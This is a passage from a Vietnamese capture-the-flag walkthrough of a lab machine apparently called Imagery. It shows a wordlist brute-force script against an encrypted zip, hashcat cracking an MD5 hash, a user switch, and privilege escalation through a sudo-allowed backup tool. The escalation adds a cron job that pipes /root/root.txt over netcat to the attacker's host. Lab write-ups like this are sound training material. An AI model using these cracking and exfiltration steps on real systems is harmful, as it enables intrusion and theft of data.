filename: str = "web_20250806_120723.zip.aes"
filename_zip: str = "web_20250806_120723.zip"
pass_file: str = "/usr/share/wordlists/rockyou.txt"

def main() → None:
    with open(pass_file, "r", encoding="latin-1") as f:
        pass_list: list[str] = f.readlines()

    for password in pass_list:
        if(password[-1] == '\n'):
            password = password[:-1]

        try:
            decryptFile(filename, filename_zip, password, 64 * 1024)
            print("Extracted! right pass is " + password)
            return
        except:
```

```
continue

print("Can't find the right pass")

if __name__ == "__main__":
    main()
```

```
(lol㉿kali)-[~/Desktop/Imagery/scripts]
$ python3 test.py
Extracted! right pass is bestfriends
```

-Khi ta unzip file vừa crack ra thì ta lại có được bản sao của mã nguồn, trong đó thì file `db.json` lại chứa mã hash của người dùng `mark`.

```
{
    "users": [
        {
            "username": "admin@imagergy.htb",
            "password": "5d9c1d507a3f76af1e5c97a3ad1eaa31",
            "displayId": "f8p10uw0",
            "isTestuser": false,
            "isAdmin": true,
            "failed_login_attempts": 0,
            "locked_until": null
        },
        {
            "username": "testuser@imagergy.htb",
            "password": "2c65c8d7bfbc32a3ed42596192384f6",
            "displayId": "8utz23o5",
            "isTestuser": true,
            "isAdmin": false,
            "failed_login_attempts": 0,
            "locked_until": null
        }
    ]
}
```

```
},
{
  "username": "mark@imagery.htb",
  "password": "01c3d2e5bdaf6134cec0a367cf53e535",
  "displayId": "868facaf",
  "isAdmin": false,
  "failed_login_attempts": 0,
  "locked_until": null,
  "isTestuser": false
},
{
  "username": "web@imagery.htb",
  "password": "84e3c804cf1fa14306f26f9f3da177e0",
  "displayId": "7be291d4",
  "isAdmin": true,
  "failed_login_attempts": 0,
  "locked_until": null,
  "isTestuser": false
}
],
"images": [],
"bug_reports": [],
"image_collections": [
  {
    "name": "My Images"
  },
  {
    "name": "Unsorted"
  },
  {
    "name": "Converted"
  },
  {
    "name": "Transformed"
  }
]
```

```
]  
}
```

-Ta lấy mã hash đó và crack, ta có được mật khẩu của người dùng `mark`.

```
hashcat -m 0 -a 0 mark_hash.txt /usr/share/wordlists/rockyou.txt
```

```
01c3d2e5bdaf6134cec0a367cf53e535:supersmash

Session.....: hashcat
Status.....: Cracked
Hash.Mode....: 0 (MD5)
Hash.Target...: 01c3d2e5bdaf6134cec0a367cf53e535
Time.Started...: Sat Nov 15 06:39:29 2025 (0 secs)
Time.Estimated ... : Sat Nov 15 06:39:29 2025 (0 secs)
Kernel.Feature ... : Pure Kernel (password length 0-256 bytes)
Guess.Base.....: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#01.....: 2913.6 KH/s (0.42ms) @ Accel:1024 Loops:1 Thr:1 Vec:8
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.....: 262144/14344385 (1.83%)
Rejected.....: 0/262144 (0.00%)
Restore.Point....: 253952/14344385 (1.77%)
Restore.Sub.#01..: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#01 ... : 1beanner → rebel92
Hardware.Mon.#01.: Util: 13%

Started: Sat Nov 15 06:39:28 2025
Stopped: Sat Nov 15 06:39:31 2025
```

⇒ `supersmash`

-Tại shell ta giật được, ta đổi sang người dùng này (Không đăng nhập qua ssh được do nó chỉ cho sử dụng public key).

```
web@Imagery:/tmp/tmp.scNaio1Ph3$ su mark
su mark
Password: supersmash

mark@Imagery:/tmp/tmp.scNaio1Ph3$ id
id
uid=1002(mark) gid=1002(mark) groups=1002(mark)
mark@Imagery:/tmp/tmp.scNaio1Ph3$ █
```

-Và ta có được `user.txt`.

```
mark@Imagery:/tmp/tmp.scNaio1Ph3$ cd ~  
cd ~  
mark@Imagery:~$ ls  
ls  
user.txt  
mark@Imagery:~$ cat user.txt  
cat user.txt  
0bb87e7312dc854796d5ec7ba9a2c86a
```

⇒ 0bb87e7312dc854796d5ec7ba9a2c86a

-Ta thử chạy `sudo -l` và thấy ngay được là người dùng này có thể chạy `charcol` với quyền của `root`.

```
mark@Imagery:~$ sudo -l  
sudo -l  
Matching Defaults entries for mark on Imagery:  
    env_reset, mail_badpass,  
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,  
    use_pty  
  
User mark may run the following commands on Imagery:  
    (ALL) NOPASSWD: /usr/local/bin/charcol  
mark@Imagery:~$ sudo /usr/local/bin/charcol  
sudo /usr/local/bin/charcol  
  
  
  
Charcol The Backup Suit - Development edition 1.0.0  
  
Charcol is already set up.  
To enter the interactive shell, use: charcol shell  
To see available commands and flags, use: charcol help  
mark@Imagery:~$ █
```

-Sau khi tra mạng thì ta biết được là đây là 1 công cụ không tồn tại, không còn cách nào khác, ta đành tự thử nghiệm với nó.

```
mark@Imagery:~$ sudo /usr/local/bin/charcol help
sudo /usr/local/bin/charcol help
usage: charcol.py [--quiet] [-R] {shell,help} ...

Charcol: A CLI tool to create encrypted backup zip files.

positional arguments:
  {shell,help}          Available commands
    shell              Enter an interactive Charcol shell.
    help               Show help message for Charcol or a specific command.

options:
  --quiet             Suppress all informational output, showing only
                      warnings and errors.
  -R, --reset-password-to-default
                      Reset application password to default (requires system
                      password verification).
```

-Khi ta thử truy cập vào shell, nó yêu cầu mật khẩu, đưa nhiên là ta không có.

```
mark@Imagery:~$ sudo /usr/local/bin/charcol shell
sudo /usr/local/bin/charcol shell
Enter your Charcol master passphrase (used to decrypt stored app password):
123

[2025-11-15 11:50:47] [ERROR] Incorrect master passphrase. 2 retries left. (Error Code: CPD-002)
Enter your Charcol master passphrase (used to decrypt stored app password):
123

[2025-11-15 11:50:55] [ERROR] Incorrect master passphrase. 1 retries left. (Error Code: CPD-002)
Enter your Charcol master passphrase (used to decrypt stored app password):
123

[2025-11-15 11:50:57] [ERROR] Incorrect master passphrase after multiple attempts. Exiting application. If you
002)
Please submit the log file and the above error details to error@charcol.com if the issue persists.
```

-Tuy nhiên khi ta thử đưa nó về dạng mặc định, nó lại chỉ yêu cầu mật khẩu của người dùng `mark`, mặc dù phần hướng dẫn bảo khác.

```
mark@Imagery:~$ sudo /usr/local/bin/charcol -R
sudo /usr/local/bin/charcol -R

Attempting to reset Charcol application password to default.
[2025-11-15 12:03:31] [INFO] System password verification required for this operation.
Enter system password for user 'mark' to confirm:
supersmash

[2025-11-15 12:03:51] [INFO] System password verified successfully.
Removed existing config file: /root/.charcol/.charcol_config
Charcol application password has been reset to default (no password mode).
Please restart the application for changes to take effect.
mark@Imagery:~$ █
```

-Giờ ta chỉ việc truy cập ứng dụng mà không cần mật khẩu.

```
mark@Imagery:~$ sudo /usr/local/bin/charcol shell
sudo /usr/local/bin/charcol shell

First time setup: Set your Charcol application password.
Enter '1' to set a new password, or press Enter to use 'no password' mode:

Are you sure you want to use 'no password' mode? (yes/no): yes
yes
[2025-11-15 12:13:33] [INFO] Default application password choice saved to /root/.charcol/.charcol_config
Using 'no password' mode. This choice has been remembered.
Please restart the application for changes to take effect.
mark@Imagery:~$ sudo /usr/local/bin/charcol shell
sudo /usr/local/bin/charcol shell
```



```
Charcol The Backup Suit - Development edition 1.0.0
[2025-11-15 12:13:46] [INFO] Entering Charcol interactive shell. Type 'help' for commands, 'exit' to quit.
charcol> █
```

## IV. Privilege Escalation.

-Tại máy ta dựng 1 cổng nghe.

```
nc -lvp cổng_ảo
```

-Tại `charcol shell`, ta chạy câu lệnh sau để backup file `root.txt` ngay trên máy.

```
auto add --schedule "* * * * *" --command "cat /root/root.txt | nc địa_chỉ_ip_
máy_tấn_công cổng_ảo >/tmp/f" --name "exploit" --log-output /tmp/test_log
```

```
charcol> auto add --schedule "* * * * *" --command "cat /root/root.txt | nc 10.10.15.163 9003" --name "exploit" --log-output /tmp/test_log
<3 9003> --name "exploit" --log-output /tmp/test_log
[2025-11-15 13:09:32] [INFO] System password verification required for this operation.
Enter system password for user 'mark' to confirm:
supersmash

[2025-11-15 13:09:38] [INFO] System password verified successfully.
[2025-11-15 13:09:38] [INFO] Auto job 'exploit' (ID: b8ee02c1-6aa3-4479-a026-0d9b2ea666bd) added successfully. The job will run according to schedule.
[2025-11-15 13:09:38] [INFO] Cron line added: * * * * * CHARCOL_NON_INTERACTIVE=true cat /root/root.txt | nc 10.10.15.163 9003 >> /tmp/test_log 2>&1
charcol> █
```

-Và như thế là ta đã có `root.txt`.

```
(lol㉿kali)-[~/Desktop/Imagery/file_from_machine]
└─$ nc -lnvp 9003
listening on [any] 9003 ...
connect to [10.10.15.163] from (UNKNOWN) [10.10.11.88] 49966
1ff96a2fa9c42a5ce1bd3683d7a30b41
```

⇒ 1ff96a2fa9c42a5ce1bd3683d7a30b41